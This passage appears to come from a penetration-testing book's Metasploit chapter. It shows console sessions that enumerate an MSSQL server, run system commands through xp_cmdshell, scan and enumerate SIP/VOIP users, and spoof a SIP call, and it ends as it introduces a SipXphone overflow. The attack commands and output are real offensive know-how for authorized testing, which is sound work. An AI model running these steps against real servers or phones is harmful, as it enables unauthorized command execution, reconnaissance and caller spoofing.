RHOST => 192.168.65.1
msf  auxiliary(mssql_enum) > run

[*] Running MS SQL Server Enumeration...
[*] Version:
[*]     Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)
[*]             Jul  9 2008 14:43:34
[*]             Copyright (c) 1988-2008 Microsoft Corporation
[*]             Developer Edition on Windows NT 6.2 <X86> (Build 9200: )
[*] Configuration Parameters:
[*]     C2 Audit Mode is Not Enabled
[*]     xp_cmdshell is Enabled
[*]     remote access is Enabled
[*]     allow updates is Not Enabled
[*]     Database Mail XPs is Not Enabled
[*]     Ole Automation Procedures are Enabled
[*] Databases on the server:
[*]     Database name:master
[*]     Database Files for master:
[*]             C:\Program Files\Microsoft SQL Server\MSSQL10.MSSQLSERVER\MSSQ
L\DATA\master.mdf
```

As we can see, the module presents us with almost all the information about the database server, such as stored procedures, name and number of databases present, disabled accounts, and so on.

We will also see in the *Reloading the xp_cmdshell functionality* section that how we can bypass some disabled stored procedures. In addition, procedures such as `xp_cmdshell` can lead to the compromise of the entire server. We can see from the previous screenshot that `xp_cmdshell` is enabled on the server. However, let's see what other information the `mssql_enum` module has got for us:



```
[*] System Admin Logins on this Server:
[*]     sa
[*]     NT AUTHORITY\SYSTEM
[*]     NT SERVICE\MSSQLSERVER
[*]     win8\Nipun
[*]     NT SERVICE\SQLSERVERAGENT
[*]     nipun
[*] Windows Logins on this Server:
[*]     NT AUTHORITY\SYSTEM
[*]     win8\Nipun
[*] Windows Groups that can logins on this Server:
[*]     NT SERVICE\MSSQLSERVER
[*]     NT SERVICE\SQLSERVERAGENT
[*] Accounts with Username and Password being the same:
[*]     No Account with its password being the same as its username was found.
[*] Accounts with empty password:
[*]     sa
[*] Stored Procedures with Public Execute Permission found:
[*]     sp_replsetsyncstatus
[*]     sp_replcounters
[*]     sp_replsendtoqueue
[*]     sp_resyncexecutesql
[*]     sp_prepexecrpc
[*]     sp_repltrans
[*]     sp_xml_preparedocument
[*]     xp_qv
[*]     xp_getnetname
[*]     sp_releaseschemalock
[*]     sp_refreshview
[*]     sp_replcmds
[*]     sp_unprepare
[*]     sp_resyncprepare
```


It presented us with lots of information as we can see from the preceding screenshot. This includes a list of stored procedures, accounts with an empty password, Window logins for the database, and admin logins.

Post-exploiting/executing system commands

After gathering enough information about the target, let's perform some post-exploitation on the target database. To achieve post-exploitation features, we have two different modules that can be very handy while performing exploitation. The first one is `mssql_sql`, which will allow us to run SQL queries on to the database, and the second one is `msssql_exec`, which will allow us to run system-level commands bypassing the disabled `xp_ cmdshell` procedure.


Reloading the xp_cmdshell functionality

The `mssql_exec` module will try running the system-level commands by reloading the disabled `xp_cmdshell` functionality. However, this module will require us to set the `CMD` option to the system command that we want to execute. Let's see how it works:



```
msf > use auxiliary/admin/mssql/mssql_exec
msf  auxiliary(mssql_exec) > set CMD 'ipconfig'
CMD => ipconfig
msf  auxiliary(mssql_exec) > run

[*] SQL Query: EXEC master..xp_cmdshell 'ipconfig'
```

As soon as we finish running the `mssql_exec` module, the results will flash onto the screen as shown in the following screenshot:




```
Connection-specific DNS Suffix  . :
Connection-specific DNS Suffix  . :
Default Gateway . . . . . . . . . :
Default Gateway . . . . . . . . . :
Default Gateway . . . . . . . . . :
Default Gateway . . . . . . . . . : 192.168.43.1
IPv4 Address. . . . . . . . . . . : 192.168.19.1
IPv4 Address. . . . . . . . . . . : 192.168.43.240
IPv4 Address. . . . . . . . . . . : 192.168.56.1
IPv4 Address. . . . . . . . . . . : 192.168.65.1
Link-local IPv6 Address . . . . . : fe80::59c2:8146:3f3d:6634%26
Link-local IPv6 Address . . . . . : fe80::9ab:3741:e9f0:b74d%12
Link-local IPv6 Address . . . . . : fe80::9dec:d1ae:5234:bd41%24
Link-local IPv6 Address . . . . . : fe80::c83f:ef41:214b:bc3e%21
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Subnet Mask . . . . . . . . . . . : 255.255.255.0
```

The resultant window clearly shows the successful execution of the system command against the target database server.

Running SQL-based queries

We can also run SQL-based queries against the target database server using the `mssql_sql` module. Setting the `Query` option to any relevant database query will execute that query as shown in the following screenshot:



```
msf > use auxiliary/admin/mssql/mssql_sql
msf  auxiliary(mssql_sql) > run

[*] SQL Query: select @@version
[*] Row Count: 1 (Status: 16 Command: 193)



 NULL
 ----
 Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)
        Jul  9 2008 14:43:34
        Copyright (c) 1988-2008 Microsoft Corporation
        Developer Edition on Windows NT 6.2 <X86> (Build 9200: )


[*] Auxiliary module execution completed
msf  auxiliary(mssql_sql) > 
```

We set the `COMMAND` parameter to `select @@version`. The query was executed successfully by the database server and we got the results in the form of the version of the database.

Therefore, following the preceding procedures, we can test out various databases for vulnerabilities using Metasploit.

Refer to an excellent resource on testing MySQL at `http://pentestlab.wordpress.com/2012/07/27/attacking-mysql-with-metasploit/`.

VOIP exploitation

Let's now focus on testing VOIP-enabled services and see how we can check for various flaws that might affect VOIP services.

VOIP fundamentals

Voice Over Internet Protocol (**VOIP**) is a much less costly technology when compared to the traditional telephonic services. VOIP provides much more flexibility than the traditional ones in terms of telecommunication and offers various features, such as multiple extensions, caller ID services, logging, a recording of each call made, and so on. Various companies have launched their **Private branch exchange** (**PBX**) on enabled IP phones these days.

Traditional and present telephonic system is still vulnerable to interception through physical access, such as if an attacker alters the connection of a phone line and attaches his transmitter. He will be able to make and receive calls to his device and can enjoy Internet and fax services.

However, in the case of VOIP services, we can compromise security without going on to the wires. Nevertheless, attacking VOIP services is a tedious task if you don't have a basic knowledge of how it works. This section throws light on how we can compromise VOIP in a network without intercepting the wires.

An introduction to PBX

PBX is a cost-effective solution to the telephony services in small and medium range companies. This is because it provides much more flexibility and intercommunication between the company cabins and floors. A large company may also prefer PBX, because connecting each telephone line to the external line becomes very cumbersome in large organizations.

A PBX includes:


- Telephone trunk lines that terminate at the PBX
- A computer which manages all the switching of the calls within the PBX and in and out of it
- The network of communication lines within the PBX
- A console or switchboard for a human operator

Types of VOIP services

We can classify VOIP technologies into three different types. Let's see what they are.

Self-hosted network


In this type of network, a PBX is installed at the site of the client itself and is further connected to an **Internet Service Provider** (**ISP**). This type of network generally sends VOIP traffic flows through numerous virtual LANs to the PBX device, which then sends it to the **Public Switched Telephone Network** (**PSTN**) for circuit switching and the ISP of the Internet connection as well. The following diagram demonstrates this network well:



Hosted services

In the hosted services-type VOIP technology, there is no PBX at the client premises. However, all the devices at the client premises connect to the PBX of the service provider via the Internet, that is, via **Session Initiation Protocol** (**SIP**) lines using IP/VPN technologies.

Let's see how this technology works with the help of the following diagram:



SIP service providers


There are many SIP service providers on the Internet that provide connectivity for soft phones which can be used directly to enjoy VOIP services. In addition, we can use any client soft phone to access the VOIP services, such as Xlite, as shown in the following screenshot:

For more information on VOIP, refer to a great resource at `http://www.backtrack-linux.org/wiki/index.php/Pentesting_VOIP`.

FootPrinting VOIP services


We can footprint VOIP devices over a network using the SIP scanner modules built into Metasploit. A commonly known SIP scanner is the **SIP endpoint scanner** that is built into Metasploit. We can use this scanner to identify devices that are SIP enabled on a network by issuing the request for `options` from various SIP services.

Let's carry on with scanning VOIP using the `options` auxiliary module under `/auxiliary/scanner/sip` and analyze the results. The target here is a Windows XP system with the Asterisk PBX VOIP client running. Let's see how we can gather information using this module:




```
msf > use auxiliary/scanner/sip/options
```

We start with loading the auxiliary module for scanning SIP services over a network, as shown in the following screenshot:



```
msf > use auxiliary/scanner/sip/options
msf  auxiliary(options) > show options

Module options (auxiliary/scanner/sip/options):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each se
t
   CHOST                       no        The local client address
   CPORT      5060             no        The local client port
   RHOSTS                      yes       The target address range or CIDR identi
fier
   RPORT      5060             yes       The target port
   THREADS    1                yes       The number of concurrent threads
   TO         nobody           no        The destination username to probe at ea
ch host
```

We can see that we have plenty of options that we can use with the `auxiliary/scanner/sip/options` auxiliary module. We need to configure only the `RHOSTS` option. However, for a large network, we can define the IP ranges with the **Classless inter domain routing** (**CIDR**) identifier. Once run, the module will start scanning for IPs that may be using SIP services. Let's run this module as follows:




```
msf  auxiliary(options) > set RHOSTS 192.168.65.1/24
RHOSTS => 192.168.65.1/24
msf  auxiliary(options) > run

[*] 192.168.65.128 sip:nobody@192.168.65.0 agent='TJUQBGY'
[*] 192.168.65.128 sip:nobody@192.168.65.128 agent='hAG'
[*] 192.168.65.129 404 agent='Asterisk PBX' verbs='INVITE, ACK, CANCEL, OPTIONS,
 BYE, REFER, SUBSCRIBE, NOTIFY'
[*] 192.168.65.128 sip:nobody@192.168.65.255 agent='68T9c'
[*] 192.168.65.129 404 agent='Asterisk PBX' verbs='INVITE, ACK, CANCEL, OPTIONS,
 BYE, REFER, SUBSCRIBE, NOTIFY'
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(options) > 
```

As we can clearly see, when run, this module returned a lot of information related to the IPs using SIP services, such as agent, which denotes the name and version of the PBX running, and verbs, which define the type of requests supported by the PBX. Hence, we can use this module to gather a lot of knowledge about the SIP services on the network.


Scanning VOIP services

After finding out information about the various option requests supported by the target, let's now scan and enumerate users for the VOIP services using another Metasploit module, that is, `auxiliary/scanner/sip/enumerator`. This module will scan for VOIP services over a target range and will try to enumerate its users. Let's see how we can achieve this:



```
msf  auxiliary(enumerator) > show options

Module options (auxiliary/scanner/sip/enumerator):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   CHOST                       no        The local client address
   CPORT      5060             no        The local client port
   MAXEXT     9999             yes       Ending extension
   METHOD     REGISTER         yes       Enumeration method to use OPTIONS/REGISTER
   MINEXT     0                yes       Starting extension
   PADLEN     4                yes       Cero padding maximum length
   RHOSTS     192.168.65.128   yes       The target address range or CIDR identifier
   RPORT      5060             yes       The target port
   THREADS    1                yes       The number of concurrent threads
```

We have the preceding listed options to use with this module. We will set some of the following options in order to run this module successfully:




```
msf  auxiliary(enumerator) > set MINEXT 3000
MINEXT => 3000
msf  auxiliary(enumerator) > set MAXEXT 3005
MAXEXT => 3005
msf  auxiliary(enumerator) > set PADLEN 4
PADLEN => 4
```

As we can see, we have set the `MAXEXT`, `MINEXT`, `PADLEN`, and `RHOSTS` options.


In the enumerator module used in the preceding screenshot, we defined `MINEXT` and `MAXEXT` as `3000` and `3005` respectively. However, `MINEXT` is the extension number to start a search from and `MAXEXT` refers to the last extension number to complete the search on. However, these options can be set for a very large range, such as `MINEXT` to `0` and `MAXEXT` to `9999` to find out the various users using VOIP services on extension number `0` to `9999`.

Let's run this module on a target range by defining the CIDR value as follows:



```
msf  auxiliary(enumerator) > set RHOSTS 192.168.65.0/24
RHOSTS => 192.168.65.0/24
```

An important point here is that we need to define the range of network here. Now, let's run this module and see what output it presents:




```
msf  auxiliary(enumerator) > run

[*] Found user: 3000 <sip:3000@192.168.65.129> [Open]
[*] Found user: 3001 <sip:3001@192.168.65.129> [Open]
[*] Found user: 3002 <sip:3002@192.168.65.129> [Open]
[*] Found user: 3000 <sip:3000@192.168.65.255> [Open]
[*] Found user: 3001 <sip:3001@192.168.65.255> [Open]
[*] Found user: 3002 <sip:3002@192.168.65.255> [Open]
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

This search returned too many users using SIP services. In addition, we can clearly see the effect of `MAXEXT` and `MINEXT` here as it has only scanned the users from the extensions `3000` to `3005`. However, an extension can be thought of as a common address for a number of users in a particular network.

Spoofing a VOIP call


Having gained enough knowledge about the various users using SIP services, let's try making a fake call to the user using Metasploit. While considering a user running SipXphone 2.0.6.27 on a Windows XP platform, let's send them a fake invite request using the `auxiliary/voip/sip_invite_spoof` module. We can achieve this using the following module:



```
msf > use auxiliary/voip/sip_invite_spoof
msf  auxiliary(sip_invite_spoof) > show options

Module options (auxiliary/voip/sip_invite_spoof):

   Name       Current Setting         Required  Description
   ----       ---------------         --------  -----------
   DOMAIN                             no        Use a specific SIP domain
   EXTENSION  4444                    no        The specific extension or name to target
   MSG        The Metasploit has you  yes       The spoofed caller id to send
   RHOSTS     192.168.65.129          yes       The target address range or CIDR identifier
   RPORT      5060                    yes       The target port
   SRCADDR    192.168.1.1             yes       The sip address the spoofed call is coming from
   THREADS    1                       yes       The number of concurrent threads

msf  auxiliary(sip_invite_spoof) > back
msf > use auxiliary/voip/sip_invite_spoof
msf  auxiliary(sip_invite_spoof) > set RHOSTS 192.168.65.129
RHOSTS => 192.168.65.129
msf  auxiliary(sip_invite_spoof) > set EXTENSION 4444
EXTENSION => 4444
```


All we need to set are the options. We will set the `RHOSTS` option with the IP address of the target and `EXTENSION` of the target as well. Let's keep `SRCADDR` to `192.168.1.1`. What this means is that we are pretending to the victim that the request we sent is coming from `192.168.1.1`.

Therefore, let's now run the module:



```
msf  auxiliary(sip_invite_spoof) > run

[*] Sending Fake SIP Invite to: 4444@192.168.65.129
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Let's see what is happening on the victims side:



```
Receiving Call ...
From
The Metasploit has you
sip:192.168.1.1
To
4444
sip:4444@192.168.65.129
```

We can clearly see that the soft phone is ringing and displaying the caller as **192.168.1.1** and displaying the predefined message from Metasploit as well.


Exploiting VOIP

In order to gain complete access to the system, we can try exploiting the soft phone software as well. From the previous scenarios, we have the target's IP address. Let's scan and exploit it with Metasploit. However, there are specialized VOIP scanning tools available within the Backtrack/Kali operating systems that are specifically designed to test only VOIP services. The following is a list of tools that we can use to exploit VOIP services:

- Smap
- Sipscan
- Sipsak
- Voipong
- Svmap

Coming back to the exploitation part, we have some of the exploits in Metasploit that can be used on soft phones. Let's look at an example of this.

The application which we are going to exploit here is SipXphone Version 2.0.6.27. This application's interface may look similar to the following screenshot:




About the vulnerability

The vulnerability lies in handling of the `Cseq` value by the application. Sending an overlong string causes the application to crash and in most cases will allow the attacker to run malicious code and gain access to the system.

